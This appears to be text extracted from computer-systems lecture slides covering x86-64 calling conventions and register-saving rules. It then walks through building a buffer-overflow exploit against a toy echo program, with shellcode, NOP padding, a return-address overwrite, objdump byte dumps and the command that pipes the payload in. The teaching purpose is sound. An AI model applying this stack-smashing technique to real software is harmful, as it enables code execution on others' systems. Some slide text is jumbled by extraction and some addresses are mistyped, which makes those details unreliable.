

Many of the slides in this lecture are either from or adapted from slides provided by the authors of the textbook "Computer Systems: A Programmer's Perspective," $2^{\rm nd}$ Edition and are provided from the website of Carnegie-Mellon University, course 15-213, taught by Randy Bryant and David O'Hallaron in Fall 2010. These slides are indicated "Supplied by CMU" in the notes section of the slides.

Arguments and Local Variables (C Code)

```
int mainfunc() {
                                  long ASum(long *a,
   long array[3] =
                                         unsigned long size) {
      \{2,117,-6\};
                                     long i, sum = 0;
   long sum =
                                     for (i=0; i<size; i++)
      ASum(array, 3);
                                         sum += a[i];
                                     return sum;
   return sum;
                                  }
}

    Local variables usually

    Local variables may be

    allocated on stack
                                       put in registers (and thus

    Arguments to functions


                                       not on stack)
    pushed onto stack
```

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
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
In Monday's lecture we started to look at the code gcc produces for this example. We saw the beginning of both functions and how calling a function works, what we have remaining to do is to see how returning from the functions work.




In preparation for returning to its caller, **ASum** restores the previous value of %rbp by popping it off the stack.




ASum returns by popping the return address off the stack and into %rip, so that execution resumes in its caller (**mainfunc**).




mainfunc no longer needs the arguments it had pushed onto the stack for **ASum**, so it pops them off the stack by adding their total size to %rsp.




The value returned by **ASum** (in %rax) is copied into the local variable sum (which is in **mainfunc**'s stack frame).



mainfunc is about to return, so it pops its local variables off the stack (by adding their total size to %rsp).



In preparation for returning, **mainfunc** restores its caller's %rbp by popping it off the stack.



Finally, **mainfunc** returns by popping its caller's return address off the stack and into %rip.

```
Using Registers
                                               ASum:
· ASum modifies registers:
                                                  pushq %rbp
   - %rsp
                                                  movq %rsp, %rbp
   - %rbp
                                                  movq $0, %rcx
   - %rcx
                                                  movq $0, %rax
    %rax
                                                  movq 16(%rbp), %rdx
   - %rdx

    Suppose its caller uses

                                                  cmpq 24(%rbp), %rcx
  these registers
                                                  jge done
                                                  addq (%rdx,%rcx,8), %rax
  movq $33, %rcx
                                                  incq %rcx
  movq $167, %rdx
                                                  ja loop
  pushq $6
  pushq array
                                               done:
  call ASum
                                                  popq %rbp
    # assumes unmodified %rcx and %rdx
                                                ret
  addq $16, %rsp
  addq %rax,%rcx # %rcx was modified!
addq %rdx, %rcx # %rdx was modified!
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```

ASum modified a number of registers. But suppose its caller was using these registers and depended on their values' being unchanged?

Register Values Across Function Calls

- · ASum modifies registers:
 - %rsp
 - %rbp
 - %rcx
 - %rax
 - %rdx
- May the caller of ASum depend on its registers being the same on return?
 - ASum saves and restores %rbp and makes no net changes to %rsp
 - » their values are unmodified on return to its caller
 - %rax, %rcx, and %rdx are not saved and restored
 - » their values might be different on return

```
ASum:

pushq %rbp

movq %rsp, %rbp

movq $0, %rcx

movq $0, %rax

movq 16(%rbp), %rdx

loop:

cmpq 24(%rbp), %rcx

jge done

addq (%rdx,%rcx,8), %rax

incq %rcx

ja loop

done:

popq %rbp

ret
```

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Register-Saving Conventions

- Caller-save registers
 - if the caller wants their values to be the same on return from function calls, it must save and restore them

```
pushq %rcx
call func
popq %rcx
```

- Callee-save registers
 - if the callee wants to use these registers, it must first save them, then restore their values before returning

```
func:

pushq %rbx

movq $6, %rbx

...

popq %rbx

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```

Certain registers are designated as **caller-save**: if the caller depends on their values being the same on return as they were before the function was called, it must save and restore their values. Thus the called function (the "callee"), is free to modify these registers.

Other registers are designated as **callee-save**: if the callee function modifies their values, it must restore them to their original values before returning. Thus the caller may depend upon their values being unmodified on return from the function call.

%rax	Return value	%r8	Caller saved
%rbx	Callee saved	%r9	Caller saved
%rcx	Caller saved	%r10	Caller saved
%rdx	Caller saved	%r11	Caller Saved
%rsi	Caller saved	%r12	Callee saved
%rdi	Caller saved	%r13	Callee saved
%rsp	Stack pointer	%r14	Callee saved
%rbp	Base pointer	%r15	Callee saved

Based on a slide supplied by CMU.

Here is a list of which registers are callee-save, which are caller-save, and which have special purposes. Note that this is merely a convention and not an inherent aspect of the x86-64 architecture.

Passing Arguments in Registers

Observations

- accessing registers is much faster than accessing primary memory
 - » if arguments were in registers rather than on the stack, speed would increase
- most functions have just a few arguments

Actions

- change calling conventions so that the first six arguments are passed in registers
 - » in caller-save registers
- any additional arguments are pushed on the stack

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Why Bother with a Base Pointer?

- It (%rbp) points to the beginning of the stack frame
 - making it easy for people to figure out where things are in the frame
 - but people don't execute the code ...
- The stack pointer always points somewhere within the stack frame
 - it moves about, but the compiler knows where it is pointing
 - » a local variable might be at 8(%rsp) for one instruction, but at 16(%rsp) for a subsequent one
 - » tough for people, but easy for the compiler
- Thus the base pointer is superfluous
 - it can be used as a general-purpose register

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
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
If one gives gcc the -O0 flag (which turns off all optimization) when compiling, the base pointer (%rbp) will be used as in IA32: it is set to point to the stack frame and the arguments are copied from the registers into the stack frame. This clearly slows down the execution of the function, but makes the code easier for humans to read (and was done for the traps assignment).

%rax	Return value	%r8	Argument #5
%rbx	Callee saved	%r9	Argument #6
%rcx	Argument #4	%r10	Caller saved
%rdx	Argument #3	%r11	Caller Saved
%rsi	Argument #2	%r12	Callee saved
%rdi	Argument #1	%r13	Callee saved
%rsp	Stack pointer	%r14	Callee saved
%rbp	Callee saved	%r15	Callee saved


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Here, again, is the IA32 stack frame. Recall that arguments are at positive offsets from %ebp, while local variables are at negative offsets.



The convention used for the x86-64 architecture is that the first 6 arguments to a function are passed in registers, there is no special frame-pointer register, and everything on the stack is referred to via offsets from %rsp.



When code is compiled with the -O0 flag on gdb, turning off all optimization, the compiler uses (unnecessarily) %rbp as a frame pointer so that the offsets to local variables are constant and thus easier for humans to read. It also copies the arguments from the registers to the stack frame (at a lower address than what %rbp contains). The code for the buffer project (to be released on Friday) is compiled with the -O 0 flag.

Summary

- · What's pushed on the stack
 - return address
 - saved registers
 - » caller-saved by the caller
 - » callee-saved by the callee
 - local variables
 - function parameters
 - » those too large to be in registers (structs)
 - » those beyond the six that we have registers for
 - large return values (structs)
 - » caller allocates space on stack
 - » callee copies return value to that space

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Quiz 1

Suppose function A is compiled using the convention that %rbp is used as the base pointer, pointing to the beginning of the stack frame. Function B is compiled using the convention that there's no need for a base pointer. Will there be any problems if A calls B or if B calls A?

- a) Neither case will work
- b) A calling B works, but B calling A doesn't
- c) B calling A works, but A calling B doesn't
- d) Both work

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Recall that %rbp is a callee-saved register.

Exploiting the Stack

Buffer-Overflow Attacks

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String Library Code

• Implementation of Unix function gets ()

```
/* Get string from stdin */
char *gets(char *dest)
{
   int c = getchar();
   char *p = dest;
   while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
   }
   *p = '\0';
   return dest;
}
```


- no way to specify limit on number of characters to read
- Similar problems with other library functions
 - strcpy, strcat: copy strings of arbitrary length
 - scanf, fscanf, sscanf, when given %s conversion specification


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
The function getchar returns the next character to be typed in. If getchar returns EOF (which is coded as a byte containing all ones – not a coding of any valid ASCII character, but -1 if the byte is interpreted as a signed integer).







Note that 24 bytes are allocated on the stack for **buf**, rather than the 4 specified in the C code. This is an optimization having to do with the alignment of the stack pointer, a subject we will discuss in an upcoming lecture.

The text in the angle brackets after the calls to **gets** and **puts** mentions "plt". This refers to the "procedure linkage table," another topic we cover in an upcoming lecture. The calls are to the gets and puts functions, which are not statically linked to the program, but are dynamically linked. These concepts are not important now, we'll cover them towards the end of the semester.







Within gdb, the second print shows the 4-byte value at the end of the stack (i.e., pointed to by %rsp), interpreting it as an unsigned value. This is the return address, used by echo when it returns to main. What's in green will be the memory that will be allocated on the stack for buf.



The ASCII-encoded input is shown in the green portion of the stack frame. Note that **gets** reads input until the first newline character, but then replaces it with the null character (0x0).





Avoiding Overflow Vulnerability

```
/* Echo Line */
void echo()
{
    char buf[4]; /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```


- · Use library functions that limit string lengths
 - fgets instead of gets
 - strncpy instead of strcpy
 - don't use scanf with %s conversion specification
 - » use fgets to read the string
 - » or use %ns where n is a suitable integer

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The man page for **gets** says (under Bugs): "Never use gets." One might wonder why it still exists – it's probably because too many programs would break if it were removed (but these programs probably should be allowed to break).




```
int main() {
          char buf[80];
                                                 previous frame
          gets (buf);
         puts(buf);
                                                 return address
         return 0;
      }
                                                     Exploit
main:
  subq $88, %rsp # grow stack
  movq %rsp, %rdi # setup arg
  call gets
  movq %rsp, %rdi # setup arg
  call puts
  movl $0, %eax # set return value
  addq $88, %rsp # pop stack
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```

Programs susceptible to buffer-overflow attacks are amazingly common and thus such attacks are probably the most numerous of the bug-exploitation techniques. Even drivers for network interface devices might have such problems, making machines vulnerable to attacks by maliciously created packets.

Here we have a too-simple implementation of an echo program, for which we will design and implement an exploit. Note that, strangely, gcc has allocated 88 bytes for buf. We'll discuss reasons for this later — it has to do with cache alignment.

Note that in this version of our example, there is no function called "echo" – everything is done starting from **main**.



The "write" function is the lowest-level output function (which we discuss in a later lecture). The first argument indicates we are writing to "standard output" (normally the display). The second argument is what we're writing, and the third argument is the length of what we're writing.

The "exit" function instructs the OS to terminate the program.

Quiz 1

The exploit code will be read into memory starting at location 0x7fffffffe948. What value should be put into the return-address portion of the stack frame?

- a) 0
- b) 0x7ffffffe9a0
- c) 0x7ffffffe948
- d) it doesn't matter what value goes there

previous frame

0x7ffffffe9a0

return address

buf
(88 bytes)

0x7fffffffe948

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Assembler Code from gcc .file "exploit.c" .rodata.str1.1, "aMS", @progbits, 1 .section .string "hacked by twd\n" .text .globl exploit .type exploit, @function exploit: .LFB19: .cfi_startproc subq \$8, %rsp .cfi_def_cfa_offset 16 movl \$14, %edx movl \$.LCO, %esi movl \$1, %edi call write movl \$0, %edi exit .cfi_endproc .LFE19: .size exploit, .-exploit .ident "GCC: (Debian 4.7.2-5) 4.7.2" .size .section .note.GNU-stack, "", @progbits **CS33 Intro to Computer Systems** XIII-36 Copyright © 2022 Thomas W. Doeppner. All rights reserved.

This is the result of assembling the C code of our simple exploit using the command "gcc –S exploit.c –O1". In a later lecture we'll see what the unexplained assembler directives (such as .globl) mean, but we're looking at this code so as to get the assembler instructions necessary to get started with building our exploit.

Exploit Attempt 1 exploit: # assume start address is 0x7fffffffe948 subq \$8, %rsp # needed for syscall instructions movl \$14, %edx # length of string movq \$0x7fffffffe973, %rsi # address of output string movl \$1, %edi # write to standard output movl \$1, %eax # do a "write" system call syscall movl \$0, %edi # argument to exit is 0 movl \$60, %eax # do an "exit" system call syscall .string "hacked by twd\n" nopnop 29 no-ops nop] .quad 0x7fffffffe948 .byte '\n' **CS33 Intro to Computer Systems** XIII-37 Copyright © 2022 Thomas W. Doeppner. All rights reserved.

Here we've adapted the compiler-produced assembler code into something that is completely self-contained. The "syscall" assembler instruction invokes the operating system to perform, in this case, **write** and **exit** (what we want the OS to do is encoded in register %eax).

We've added sufficient nop (no-op) instructions (which do nothing) so as to pad the code so that the .quad directive (which allocates an eight-byte quantity initialized with its argument) results in the address of the start of this code (0x7fffffffe948) overwriting the return address. The .byte directive at the end supplies the newline character that indicates to **gets** that there are no more characters.

The intent is that when the echo program returns, it will return to the address we've provided before the newline, and thus execute our exploit code.

```
Actual Object Code
Disassembly of section .text:
00000000000000000 <exploit>:
   0:
        48 83 ec 08
                                  sub
                                          $0x8,%rsp
   4:
        ba 0e 00 00 00
                                  mov
                                           $0xe, %edx
   9:
        48 be 73 e9 ff ff ff
                                  movabs $0x7fffffffe973,%rsi
        7f 00 00
  10:
        bf 01 00 00 00
                                          $0x1, %edi
 13:
                                  mov
 18:
        b8 01 00 00 00
                                          $0x1, %eax
                                  mov
 1d:
        Of 05
                                  syscall
        bf 00 00 00 00
                                          $0x0,%edi
 1f:
                                  mov
  24:
       b8 3c 00 00 00
                                  mov
                                          $0x3c, %eax
  29:
        Of 05
                                  syscall
                               big problem!
00000000000000002b <str>:
        68 61 63 6b 65
                                  pushq $0x656b6361
  30:
        64 20 62 79
                                   and
                                          %ah, %fs:0x79(%rdx)
  34:
        20 74 77 64
                                          %dh,0x64(%rdi,%rsi,2)
                                   and
        (0a) 00
  38:
                                   or
                                           (%rax),%al
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```

This is the output from "objdump –d" of our assembled exploit attempt. It shows the initial portion of the actual object code, along with the disassembled object code. (It did its best on disassembling str, but it's not going to be executed as code.) The problem is that if we give this object code as input to the echo function, the call to **gets** will stop processing its input as soon as it encounters the first 0a byte (the ASCII encoding of '\n'). Fortunately, none of the actual code contains this value, but the string itself certainly does.

```
Exploit Attempt 2
.text
                                            str:
exploit: # starts at 0x7fffffffe948
                                            .string "hacked by twd"
subq $8, %rsp
movb $9, %dl
                                            nop
addb $1, %dl
                                            nop
                                 append
                                                     13 no-ops
movq $0x7fffffffe990, %rsi
                                 0a to str
                                            nop
movb %dl, (%rsi)
movl $14, %edx
                                            .quad 0x7fffffffe948
movq $0x7fffffffe984, %rsi
                                            .byte '\n'
movl $1, %edi
movl $1, %eax
syscall
movl $0, %edi
movl $60, %eax
syscall
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```

To get rid of the "0a", we've removed it from the string. But we've inserted code to replace the null at the end of the string with a "0a". This is somewhat tricky, since we can't simply copy a "0a" to that location, since the copying code would then contain the forbidden byte. So, what we've done is to copy a "09" into a register, add 1 to the contents of that register, then copy the result to the end of the string (which will be at location 0x7ffffffffe990).

```
Actual Object Code, part 1
Disassembly of section .text:
00000000000000000 <exploit>:
       48 83 ec 08
  0:
                               sub
                                      $0x8,%rsp
  4:
       b2 09
                               mov
                                      $0x9,%dl
      80 c2 01
  6:
                               add $0x1, %d1
       48 be 90 e9 ff ff ff movabs $0x7fffffffe990,%rsi
  9:
       7f 00 00
 10:
       88 16 mov
ba 0e 00 00 00 mov
 13:
                                      %dl,(%rsi)
 15:
                                      $0xe, %edx
       48 be 84 e9 ff ff ff movabs $0x7fffffffe984,%rsi
 21:
       7f 00 00
 24:
       bf 01 00 00 00
                             mov
                                      $0x1,%edi
 29:
                                     $0x1,%eax
       b8 01 00 00 00
      Of 05
 2e:
                              syscall
      bf 00 00 00 00
                             mov $0x0,%edi
 30:
      b8 3c 00 00 00
 35:
                                      $0x3c, %eax
                              mov
 3a: 0f 05
                               syscall
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```

Again we have the output from "objdump -d".

```
Actual Object Code, part 2
000000000000003c <str>:
                                pushq $0x656b6361
        68 61 63 6b 65
        64 20 62 79
  41:
                                and %ah,%fs:0x79(%rdx)
       20 74 77 64
                                      %dh,0x64(%rdi,%rsi,2)
  45:
                                 and
       00 90 90 90 90 90
                                      %dl,-0x6f6f6f70(%rax)
 49:
                                 add
 4f:
                                 nop
 50:
        90
                                 nop
 51:
       90
                                 nop
 52:
        90
                                 nop
 53:
       90
                                 nop
 54:
       90
                                 nop
  55:
       90
                                 nop
 56:
      90
                                 nop
 57:
      48 e9 ff ff ff 7f
                                 jmpq
                                        8000005c <str+0x80000020>
 5d:
      00 00
                                 add
                                       %al,(%rax)
 5f:
        0a
                                 .byte 0xa
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```

The only '0a' appears at the end; the entire exploit is exactly 96 bytes long. Again, the disassembly of str is meaningless, since it's data, not instructions.

Using the Exploit

- Assemble the code
 gcc –c exploit.s
- 2) disassemble itobjdump –d exploit.o > exploit.txt
- 3) edit object.txt(see next slide)
- 4) Convert to raw and input to exploitee cat exploit.txt | ./hex2raw | ./echo

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Once we have the exploit, we want to use. We first assemble our assembler code into object code. The –c flag tells gcc not to attempt to create a complete executable program, but to produce just the object code from the file we've provided. While it's essentially this object code that we want to input into echo, the .o file contains a lot of other stuff that would be important if we were linking it into a complete executable program but is not useful for our present purposes. Thus, we have more work to do to get rid of this extra stuff.

So we then, oddly, diassemble the code we've just assembled, giving us a listing of the object code in the ASCII representation of hex (see the next slide), along with the assembler code. The "> exploit.txt" tells objdump to put its output in the file exploit.txt.

We next convert the edited output of objdump into "raw" form – a binary file that contains just our object code, but without the "extra stuff". Thus, for example, we convert the string "0xff" into a sequence of 8 1 bits. This is done by the program hex2raw (which we supply). The resulting bits are then input to our echo program.

Note that "|" is the pipe symbol, which means to take the output of the program on the left and make it the input of the program on the right. The "cat" command (standing for catenate) outputs the contents of its argument file. Thus, the code at step 4 sends the contents of exploit.txt into the hex2raw program which converts it to raw (binary) form and sends that as input to our echo program (which is the program we're exploiting).

```
Unedited exploit.txt
Disassembly of section .text:
00000000000000000 <exploit>:
  0: 48 83 ec 08
                               sub
                                      $0x8,%rsp
  4:
      b2 09
                               mov
                                      $0x9,%dl
      80 c2 01
  6:
                              add $0x1,%d1
       48 be 90 e9 ff ff ff movabs $0x7fffffffe990,%rsi
  9:
       7f 00 00
 10:
 13:
       88 16
                                     %dl,(%rsi)
                             mov
       ba 0e 00 00 00 mov
 15:
                                      $0xe, %edx
       48 be 84 e9 ff ff ff movabs $0x7fffffffe984, %rsi
 21:
       7f 00 00
 24: bf 01 00 00 00
                                      $0x1,%edi
                               mov
                                    $0x1, %eax
 29:
       b8 01 00 00 00
                              mov
      0f 05
 2e:
                              syscall
     bf 00 00 00 00
                             mov $0x0,%edi
 30:
 35: b8 3c 00 00 00
                                      $0x3c, %eax
                               mov
 3a: 0f 05
                               syscall
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                            XIII-43 Copyright © 2022 Thomas W. Doeppner. All rights reserved.
```

As we've already seen, this is the output from "objdump –d", containing offsets, the ASCII representation of the object code, and the disassembled object code. What we're ultimately trying to get is just the ASCII representation of the object code.

